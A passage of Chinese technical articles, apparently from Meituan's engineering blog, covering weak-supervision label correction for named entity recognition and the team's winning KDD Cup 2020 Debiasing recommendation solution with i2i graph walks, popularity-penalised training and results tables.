3) 预测结果校正：实体词典中实体精度较高，理论上来讲模型预测的结果给出的实体类型至少有一个应该是实体词典中给出的该实体类型，否则说明模型对于这类输入的识别效果并不好，需要针对性地补充样本，我们对这类输入的模型结果进行校正后得到标注文本。校正方法我们尝试了两种，分别是整体校正和部分校正，整体校正是指整个输入校正为词典实体类型，部分校正是指对模型切分出的单个 Term 进行类型校正。举个例子来说明，“兄弟烧烤个性 diy”词典中给出的实体类型为商家，模型预测结果为修饰词 + 菜品 + 品类，没有 Term 属于商家类型，模型预测结果和词典有差

异，这时候我们需要对模型输出标签进行校正。校正候选就是三种，分别是“商家 + 菜品 + 品类”、“修饰词 + 商家 + 品类”、“修饰词 + 菜品 + 商家”。我们选择最接近于模型预测的一种，这样选择的理论意义在于模型已经收敛到预测分布最接近于真实分布，我们只需要在预测分布上进行微调，而不是大幅度改变这个分布。那从校正候选中如何选出最接近于模型预测的一种呢？我们使用的方法是计算校正候选在该模型下的概率得分，然后与模型当前预测结果（当前模型认为的最优结果）计算概率比，概率比计算公式如公式 2 所示，概率比最大的那个就是最终得到的校正候选，也就是最终得到的弱监督标注样本。在“兄弟烧烤个性 diy”这个例子中，“商家 + 菜品 + 品类”这个校正候选与模型输出的“修饰词 + 菜品 + 品类”概率比最大，将得到“兄弟 / 商家 烧烤 / 菜品 个性 diy/ 品类”标注数据。

图 14　标签校正

$$dist(A,B)=\frac{e^{\frac{\sum_{i\in A}pi}{N_A}}}{e^{\frac{\sum_{i\in B}pi}{N_B}}}$$ ，pi为第 i 个 term 的模型输出概率；N_A为切分中 term 个数

公式 2　概率比计算

Step2：弱监督模型训练

弱监督模型训练方法包括两种：一是将生成的弱监督样本和标注样本进行混合不区分重新进行模型训练；二是在标注样本训练生成的 ModelA 基础上，用弱监督样本进行 Fine-tuning 训练。这两种方式我们都进行了尝试。从实验结果来看，Fine-tuning 效果更好。

5. 总结和展望

本文介绍了 O2O 搜索场景下 NER 任务的特点及技术选型，详述了在实体词典匹配和模型构建方面的探索与实践。

实体词典匹配针对线上头腰部流量，离线对 POI 结构化信息、商户评论数据、搜索日志等独有数据进行挖掘，可以很好的解决领域实体识别问题，在这一部分我们介绍了一种适用于垂直领域的新词自动挖掘方法。除此之外，我们也积累了其他可处理多源数据的挖掘技术，如有需要可以进行约线下进行技术交流。

模型方面，我们围绕搜索中 NER 模型的构建的三个核心问题（性能要求高、领域强相关、标注数据缺乏）进行了探索。针对性能要求高采用了模型蒸馏，预测加速的方法，使得 NER 线上主模型顺利升级为效果更好的 BERT。在解决领域相关问题上，分别提出了融合搜索日志、实体词典领域知识的方法，实验结果表明这两种方法可一定程度提升预测准确率。针对标注数据难获取问题，我们提出了一种弱监督方案，一定程度缓解了标注数据少模型预测效果差的问题。

未来，我们会在解决 NER 未登录识别、歧义多义、领域相关问题上继续深入研究，欢迎业界同行一起交流。

6. 参考资料

[1] Automated Phrase Mining from Massive Text Corpora. 2018.
[2] Learning Named Entity Tagger using Domain-Specific Dictionary. 2018.
[3] Bidirectional Encoder Representations from Transformers. 2018
[4] https://www.jiqizhixin.com/articles/2018-12-30
[5] https://naacl2019.org/blog/best-papers/
[6] Hinton et al. Distilling the Knowledge in a Neural Network. 2015.
[7] Yew Ken Chia et al.Transformer to CNN: Label-scarce distillation for efficient text classification. 2018.
[8] K-BERT: Enabling Language Representation with Knowledge Graph. 2019.
[9] Enhanced Language Representation with Informative Entities. 2019.
[10] Chinese NER Using Lattice LSTM. 2018.

7. 作者简介

丽红，星池，燕华，马璐，廖群，志安，刘亮，李超，张弓，云森，永超等，均来自美团搜索与 NLP 部。

招聘信息

美团搜索部，长期招聘搜索、推荐、NLP 算法工程师，坐标北京。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：搜索与 NLP 部）

KDD Cup 2020 Debiasing 比赛冠军技术方案及在美团的实践

作者：坚强　明健　胡可　曲檀　雷军

背景

ACM SIGKDD（国际数据挖掘与知识发现大会，简称 KDD）是数据挖掘领域的国际顶级会议。KDD Cup 比赛是由 SIGKDD 主办的数据挖掘研究领域的国际顶级赛事，从 1997 年开始，每年举办一次，是目前数据挖掘领域最具影响力的赛事。该比赛同时面向企业界和学术界，云集了世界数据挖掘界的顶尖专家、学者、工程师、学生等参加，为数据挖掘从业者们提供了一个学术交流和研究成果展示的平台。KDD Cup 2020 共设置五道赛题（四个赛道），分别涉及数据偏差问题（Debiasing）、多模态召回问题（Multimodalities Recall）、自动化图学习（AutoGraph）、对抗学习问题和强化学习问题。

美团到店广告平台搜索广告算法团队基于自身的业务场景，一直在不断进行前沿技术的深入优化与算法创新，团队在数据偏差、多模态学习、图学习三个前沿领域均有一定的算法研究与应用，并取得了不错的业务结果。基于这三个领域的技术积累，我们在比赛中选择了三道紧密联系的赛题，希望应用并提升这三个领域技术积累，带来技术与业务的进一步突破。搜索广告算法团队的黄坚强、胡可、漆毅、曲檀、陈明健、郑博航、雷军与中科院大学唐兴元共同组建参赛队伍 Aister，参加了 Debiasing、AutoGraph、Multimodalities Recall 三道赛题，最终在 Debiasing 赛道中获得冠

军（1/1895），在 AutoGraph 赛道中也获得了冠军（1/149），并在 Multimodalities Recall 赛道中获得了季军（3/1433）。

在广告系统中，如何对数据偏差进行消除是最具挑战性的问题之一，也是近年来学术界的研究热点。随着产品形态与算法技术的持续演进，系统会不断积累偏差。搜索广告算法团队在数据偏差问题取得了突破，带来了较显著的业务效果提升。特别是在 Debiasing 赛题中，团队基于偏差消除问题的技术积累，从全球 1895 支队伍的激烈角逐中取得第 1 名，并在最终评测指标（ndcg_half）领先第 2 名 6.0%。下面我们将介绍 Debiasing 赛题的技术方案，以及团队在广告业务中偏差消除的应用与研究，希望对从事相关研究的同学能够有所帮助或者启发。

技术方案开源代码

KDD Cup 2020 Challenges for Modern E-Commerce Platform: Debiasing

Rank	Team	Members
1	aister	Jianqiang Huang, Ke Hu, Mingjian Chen, Bohang Zheng, Xingyuan Tang, Tan Qu, Yi Qi, Jun Lei
2	DeepWisdom	Jin Zhou, Taicheng Guo, Binhao Wu, Chengxuan Ying, Ruirui Guo, Youcheng Xiong, Jinlin Wang, Chenglin Wu
3	TheAvengers	Runxing Zhong, Ziwen Ye, Rui Li, Jin Wei, Yuanfei Luo, Xiufeng Shu, Hengxing Cai
4	hello dog	Zihao Zhao, Yafei Yao, Kui Ma, Zeyu Qiu, Xiangdong Wu, Yong Li, Changping Peng, Yongjun Bao
5	ECNU@KDDCUP20	Wen Wang, Wenwei Liang, Wei Zhang
6	Challengers	Shunyao Wu, Chuanyu Xue, Shouhua Liu, Mingyuan Cheng, Chengbin Huang, Shihuan Liu, Xin Chen, Qing Li, Huan Liu, Chuwen Huang
7	MOH	Shumeng Liu, Pei Shen, Xinchun Ming, Yewen Wang, Yinxiang Zhang, He Wang
8	云儿是真名	Yuner Xuan
9	DB	Zhipeng Luo, Jin Wang, Jiangdong Zhang, Yatao Yang
10	Rush	Taofeng Xue, Jialong Zou, Xinzhou Dong, Jieyang Zhuang, Pengfei Zhao, Hongyu Zhou

图 2　KDD Cup 2020 Debiasing 比赛 TOP 10 榜单

赛题介绍与问题分析

偏差消除问题概述

大多数电子商务和零售公司利用海量数据在其网站上实现搜索和推荐系统，从而来促进销售，随着这样的趋势发展以及流量的大量增加，对推荐系统产生了各式各样的挑战。其中一个值得探索的挑战是推荐系统的人工智能公平性（Fairness）问题 [1,2]，即如果机器学习系统配备了短期目标（例如短期的点击、交易），单纯朝短期目标进行优化将会导致严重的“马太效应”，即热门的商品受到更多的关注，冷门商品则愈发的会被遗忘，产生了系统中的流行度偏差 [3]，并且大多数模型和系统的迭代依赖于页面浏览（Pageview）数据，而曝光数据是实际候选中经过模型选择的一个子集，不断地依赖模型选择的数据与反馈再进行训练，将形成选择性偏差 [3]。上述流行度偏差与选择性偏差不断积累，就会导致系统中的“马太效应”越来越严重。因此，人工智能公平性问题对于推荐系统的不断优化至关重要，并且这将对推荐系统的发展以及生态环境产生深远的影响。

由于不是一个定义充分的优化问题，偏差消除是当前推荐系统非常具有挑战性的问题，也是当前学术界的一个研究热点。本次 KDD 的赛题也是围绕偏差问题展开，基于电子商务中用户下一次点击商品预测（Next-Item Prediction）的问题，进行无偏估计。

赛题官方提供了用户点击数据、商品多模态数据、用户特征数据。其中用户点击数据提供了用户历史点击的商品以及点击的时间戳，商品多模态数据主要为商品的文本向量以及图片向量，用户特征数据有用户的年龄、性别、城市等等。数据涉及超过 100 万次点击，10 万商品和 3 万用户。并根据时间窗口划分数据阶段，一共分为十个阶段，最终评分以最后 3 个阶段为准。

为了关注于消除偏差问题，本次赛题提供的评测指标包括 NDCG@50_full，NDCG@50_half，hitrate@50_full，hitrate@50_half。采用 NDCG@50_full，NDCG@50_half 两项指标进行评估。

- NDCG@50_full：与常规推荐系统评价指标 NDCG 一致，在整个评测数据集上评估了每次用户请求所推荐的前 50 个商品列表的平均排序效果，该评测集我们称之为 full 评测集。
- NDCG@50_half：关注于偏差问题，从整个 full 评测数据集中取出一半历史曝光少的点击商品，对这些商品的推荐列表进行 NDCG 指标评估，该评测集我们称之为 half 评测集。

评分首先通过 NDCG@50_full 筛选出前 10% 的队伍，然后在这些队伍中使用 NDCG@50_half 来进行最终排名。在最终的评估中 NDCG@50_half 将对 Top 名次的差异，在长尾数据预测更重要的评测方式能够更好地评估选手们对于数据偏差的优化。不同于传统的封闭数据集点击率预估问题（CTR 预估），上述数据特点与评测方式侧重于偏差的优化。

数据分析与问题理解

数据分析与问题：用户特征数据中一共有 35444 个用户，但只有 6789 个用户有特征，故而特征覆盖率只有 19.15%，由于覆盖率较低且只有年龄、性别、城市等三个特征，我们发现这些特征对我们的整个任务而言是无用的。商品特征数据中一共有 117720 个商品，有 108916 个商品拥有文本向量及图片向量，覆盖率高达 92.52%，可以根据向量去计算商品间的文本相似度及图片相似度，由于用户信息及商品信息的缺少，如何利用好这些商品多模态向量对于整个任务而言是极其重要的。

选择性偏差分析：如表 1 所示，我们对基于 i2i（item2item）点击共现以及基于 i2i 向量相似度两种 Item-Based 协同过滤的方法所召回的商品候选集做对比，由于系统的性能限制，我们将候选集长度最大值限制到 1000，我们发现两种召回方法在评测集上都有一个较低的 hitrate，则不管使用哪种方法系统都存在着一个较大的选择性偏差，即推荐给用户的样本是根据系统来选择的，而不是所有候选集合，真实的候选集合大大超过了推荐给用户的样本，导致训练数据带有选择性偏差。进一步的，我们发现基于 i2i 点击共现在 full 评测集上相对于 half 评测集有更高的 hitrate，说明其更偏好于流行商品，而基于 i2i 向量相似度在 full 和 half 的评测集上 hitrate 相差不大，说

明其对于流行度无偏好，同时两种方式召回的候选集只有 4% 的重复率，故而我们需要去结合点击共现和向量相似度两种商品关系来生成更大的训练集，从而缓解选择性偏差。

method	hitrate@50_full	hitrate@50_half	hitrate@1000_full	hitrate@1000_half
i2i点击共现	0.1814	0.1384	0.2752	0.2090
i2i向量相似度	0.1218	0.1238	0.1887	0.1879

表 1　i2i 点击共现与 i2i 向量相似度的召回 hitrate

如图 3 所示，我们对商品的流行度进行了分析，其中横坐标商品点击频数，即商品流行度，纵坐标为商品个数。图中我们对流行度做了截断，横坐标最大值本应为 228。可以看出，大部分商品的流行度较低，符合长尾分布。图中的两个箱型图分别是 full 评测数据集商品流行度的分布，以及 half 评测数据集商品流行度的分布。从这两个箱型图可以看出，流行度偏差存在于数据集中，整个 full 评测集中有一半评测数据是基于流行度较低的商品，而另一半评测数据商品的流行度较高，直接通过点击商品去构建样本，会导致数据中拥有较多流行度高的正例商品，从而形成流行度偏差。




图 3　商品的流行度偏差

问题挑战

该竞赛的主要挑战是消除推荐系统中的偏差，从上述数据分析中可以看出，主要存在两种偏差，选择性偏差（Selection Bias）和流行度偏差（Popularity Bias）。

- 选择性偏差：曝光数据是由模型和系统选择的，与系统中的全部候选集不一致 [4,5]。
- 流行度偏差：商品历史点击次数呈现一个长尾分布，故而流行度偏差存在于头部商品和尾部商品之间，如何解决流行度偏差也是赛题的核心挑战之一 [6,7]。

基于上述偏差，传统的利用 Pageview（曝光）->Click（点击）的点击预估建模思路并不能合理地建模用户的真实兴趣，我们在初步尝试中也发现采用传统建模思路效果较差。不同于传统的用户兴趣建模思路，首先，我们通过 u2i2i（user2item2item）建模转换，采用侧重于 i2i 的建模代替传统 CTR 预估方式中的 u2i（user2item）的兴趣建模。并且，我们采用基于 i2i 图的多跳游走进行候选样本生成，代替基于 Pageview 样本生成思路。同时，在构图过程、i2i 建模过程我们引入了流行度惩罚。最终有效地解决了上面的偏差挑战。

竞赛技术方案

针对选择性偏差和流行度偏差两方面挑战，我们进行了建模设计，有效地优化了上述偏差。已有的 CTR 建模方法可以理解为 u2i 的建模，通常刻画了用户在特定请求上下文中对候选商品的偏好，而我们的建模方式是去学习用户的每个历史点击商品和候选商品的关系，可以理解为 u2i2i 的建模。这种建模方法更有助于学习多种 i2i 关系，并且可以容易地将 i2i 图中的一跳关系拓展到多跳关系，多种 i2i 关系可以探索更多无偏数据来增大商品候选集和训练集，达到了缓解选择性偏差的目的。同时，考虑到流行商品引起的流行度偏差，我们在构图过程中对边权引入流行度惩罚，使得多跳游走时更有机会探索到低流行度的商品，同时在建模过程以及后处理过程中我们也引入了流行度惩罚，缓解了流行度偏差。

最终，我们形成了一个基于 i2i 建模的排序框架，框架图如图 4 所示。在我们的框架中商品推荐过程被分为三个阶段，第一个阶段是基于用户行为数据和商品多模态数据构建 i2i 图，并基于 i2i 图进行多跳游走生成 i2i 候选样本；第二个阶段是拆分用户点击序列，并根据 i2i 候选样本构建 i2i 关系样本集，基于 i2i 样本集进行自动化特征工程，以及使用流行度加权的损失函数进行消除流行度偏差的建模；第三个阶段根据用户点击序列将 i2i 模型生成的 i2i 打分进行聚合，对打分的商品列表进行消除流行度偏差的后处理，从而对商品列表进行排序推荐。我们将详细介绍这三个阶段的方案。




图 4　基于 i2i 建模的排序框架

基于多跳游走的 i2i 候选样本生成

为了探索更多的 i2i 无偏候选样本来进行 i2i 建模，从而缓解选择性偏差，我们构建了一个具有多种边关系的 i2i 图，并在构边过程中引入了流行度惩罚来消除流行度偏差。如下图 5 所示，i2i 图的构建与多跳游走 i2i 候选样本的生成过程被分为三个步骤：i2i 图的构建、i2i 多跳游走以及 i2i 候选样本的生成。





图 5　基于多跳游走的 i2i 候选样本生成

第一个步骤为 i2i 图的构建，图中存在一种结点即商品结点，两种边关系即点击共现边和多模态向量边。点击共现边通过用户的历史商品点击序列所构建，边的权重通过以下的公式得到，其在两个商品间的用户历史点击共现频数的基础上，考虑了每次点击共现的时间间隔因子，并加入了用户活跃度惩罚以及商品流行度惩罚。时间间隔因子考虑到了两个商品间的共现时间越短则这两个商品有更大的相似度；用户活跃度惩罚考虑了活跃用户与不活跃用户的公平性，通过用户历史商品点击次数来惩罚活跃用户；商品流行度惩罚考虑了商品的历史点击频数，对流行商品进行惩罚，缓解了流行度偏差 [8]。多模态向量边则通过两个商品间文本向量及图片向量的余弦相似度进行构建，对一个商品的向量利用 K 最近邻的方法去寻找最邻近的 K 个商品，对这个商品与其最近邻的 K 个商品分别构建 K 条边，向量间的相似度即为边权，多模态向量边与流行度无关，可以缓解流行度偏差。



第二个步骤是通过多跳游走探索多种 i2i 关系，我们通过枚举不同的一跳 i2i 关系组合构成不同类型的二跳 i2i 关系，并且在构建好二跳 i2i 关系之后删除原本的一跳 i2i 关系以避免冗余。i2i 关系包括基于点击一跳邻居构建 i2i，基于向量一跳邻居构建 i2i，基于点击 – 点击二跳游走构建 i2i，基于点击 – 向量二跳游走构建 i2i，基于向量 – 点击二跳游走构建 i2i，一跳 i2i 关系得分由一跳边权得来，多跳 i2i 关系得分则由以下公式得来，即对每条路径的边权相乘得到路径分，并对所有路径分求平均。通过不同边类型多跳游走的方式，更多的商品有更多的机会和其他商品构建多跳关系，从而扩大了商品候选集，缓解了选择性偏差。

$$W_{2-hop} = 1/K \sum_{k} W_{ik} W_{kj}$$

第三个步骤则基于每种 i2i 关系根据 i2i 得分对所有商品的候选商品集合分别进行排序和截断，每个 i2i 关系间的相似度热图如下图 6 所示，相似度是通过两种 i2i 关系构造的候选集重复度所计算，我们可以根据不同 i2i 关系之间的相似度来确定候选商品集合的数量截断，以得到每种 i2i 关系中每个商品的 i2i 候选集，供后续 i2i 建模使用。





图 6　i2i 关系相似度热图

基于流行度偏差优化的 i2i 建模

我们通过 u2i2i 建模转换，将传统的基于 u2i 的 CTR 预估建模方式转换为 i2i 建模方式，它可以容易地使用多跳 i2i 关系，同时我们引入带流行度惩罚的损失函数，使得 i2i 模型朝着缓解流行度偏差的方向学习。

如下图 7 所示，我们拆分用户前置点击行为序列，将每一个点击的商品作为 source item，从 i2i graph 中的多跳游走候选集中抽取 target item，形成 i2i 样本集。对于 target item 集合，我们将用户下一次点击的商品与 target item 是否一致来引入该样

本的标签。这样，我们将基于用户选择的序列建模 [9] 转变为基于 i2i 的建模，通过两个商品点击的时间差以及点击次数间隔来从侧面引入用户的序列信息，强调了 i2i 的学习，从而达到消除选择性偏差的目的。最终用户的推荐商品排序列表可以基于用户下的 i2i 打分进行 target item 的排序。



user	source item	target item	pre-click K	time diff	type	label
u_1	a	c	1	2s	click	1
u_1	a	b	1	2s	vector	0
u_1	a	g	1	2s	click-click	0
u_1	a	e	1	2s	click-vector	0
u_1	a	h	1	2s	vector-click	0
u_1	...	...	...	...	...	...
u_1	j	...	2	8s	...	...
...	...	...	...	...	...	...

图 7　i2i 训练样本生成

如图 8 所示，我们利用自动化特征工程的思想去探索高阶特征组合，缓解了偏差问题业务含义抽象的问题。我们通过人工构造一些基础特征例如频数特征、图特征、行为特征和时间相关特征等特征后，将这些基本的特征类型划分为 3 种，类别特征、数值特征以及时间特征，基于这些特征做高阶特征组合，每一次组合形成的特征都会加入下一次组合的迭代之中，来降低高阶组合的复杂度，我们并且基于特征重要性和 NDCG@50_half 进行快速的特征选择，从而挖掘到了更深层次的模式并节省了大量的人力成本。




图 8　自动化特征工程

在模型上，我们尝试了 LightGBM、Wide&Deep、时序模型等等，最终由于 LightGBM 在 tabular 上的优异表现力，选择了 LightGBM。

在模型训练中，我们使用商品流行度加权损失去消除流行度偏差 [10]，损失函数 L 如下式所示：

$$L = (\alpha + \beta)ylogp + (1 - y)log(1 - p)$$

其中，参数 α 与流行度成反比，来削弱流行商品的权重，可以消除流行度偏差。参数 β 是正样本权重，用来解决样本不平衡问题。

用户偏好排序

最终，用户的商品偏好排序是通过用户的历史点击商品来引入 i2i，继而对 i2i 引入的所有商品形成最终的排序问题。在排序过程中，根据图 7 所示，target item 集合是

由每一个 source item 分别产出的，所以不同的 source item 以及不同的多跳游走 i2i 关系可能会产出相同的 target item。我们需要考虑如何将相同用户的相同 target item 的模型打分值进行聚合，如果直接进行概率求和会加强流行度偏差，而直接取均值又容易忽略掉一些强信号。最终，我们对一个用户多个相同的 target item 采用最大池化聚合的方式，然后对用户的所有 target item 进行排序，可以在 NDCG@50_half 上取得一个不错的效果。

为了进一步优化 NDCG@50_half 指标，我们对所得到的 target item 打分进行后处理，通过提高低流行度商品的打分权重来进一步打压高流行度的商品，最终在 NDCG@50_half 上取得了一个更好的效果，这其实是一个 NDCG@50_full 与 NDCG@50_half 的权衡。

评估结果

在基于多跳游走的 i2i 候选样本生成过程中，各种 i2i 关系的 hitrate 如表 2 所示，可以发现，在相同长度为 1000 的截断下对多种方法做混合有更高的 hitrate 提升，能引入更多无偏数据来增大训练集和候选集从而缓解系统的选择性偏差。

method	hitrate@50_full	hitrate@50_half	hitrate@1000_full	hitrate@1000_half
click 1-hop	0.1814	0.1384	0.2552	0.2090
vector 1-hop	0.1218	0.1238	0.1787	0.1879
click-click 2-hop	0.1898	0.1237	0.2417	0.1969
click-vector 2-hop	0.1130	0.1158	0.1591	0.1536
vector-click 2-hop	0.1325	0.0827	0.2289	0.1513
mixture	**0.1922**	**0.1523**	**0.2923**	**0.2649**

表 2　不同 i2i 关系的 hitrate

最终，由美团搜索广告团队组建的 Aister 在包括 NDCG 和 hitrate 的各项评价指

标中都取得了第 1 名，如表 3 所示，NDCG@50_half 比第二名高了 6.0%，而 NDCG@50_full 比第二名高了 4.9%，NDCG@50_half 相较于 NDCG@50_full 有更明显的优势，说明我们更好地针对消除偏差问题进行了优化。

Team	Rank	NDCG@50_half	NDCG@50_full
aister	**1**	**0.452**	**0.298**
DeepWisdom	2	0.392	0.249
TheAvengers	3	0.363	0.274
hello dog	4	0.324	0.277
ECNU@KDDCUP	5	0.320	0.258

表 3　不同参赛团队解决方案的 NDCG 评估结果

广告业务应用

搜索广算法团队负责美团与点评双平台的搜索广告与筛选列表广告业务，业务类型涉及餐饮、休闲娱乐、丽人、酒店等，丰富的业务类型为算法优化带来很大空间与挑战。在搜索广告业务问题中，数据偏差问题是个重要且具挑战性的问题。广告系统中有两个重要的数据偏差——位置偏差与选择性偏差，搜索广告算法团队也针对这两个偏差问题进行了较多优化。在位置偏差问题，即位置靠前的点击率天然高于位置靠后的，不同于传统的作为偏差的处理方式，我们引入一致性建模的思想，并通过灵活的深度网络设计达到一致性目标，取得业务效果提升。在选择性偏差问题，整个广告系统投放过程呈现出了一个漏斗图，如图 9 所示，系统分为 Matching、Creative-Select、Ranking、Auction 几个阶段。每一个阶段的候选是由上一阶段选择。以排序阶段为例（Ranking），线上系统排序的候选包含了匹配（Matching）阶

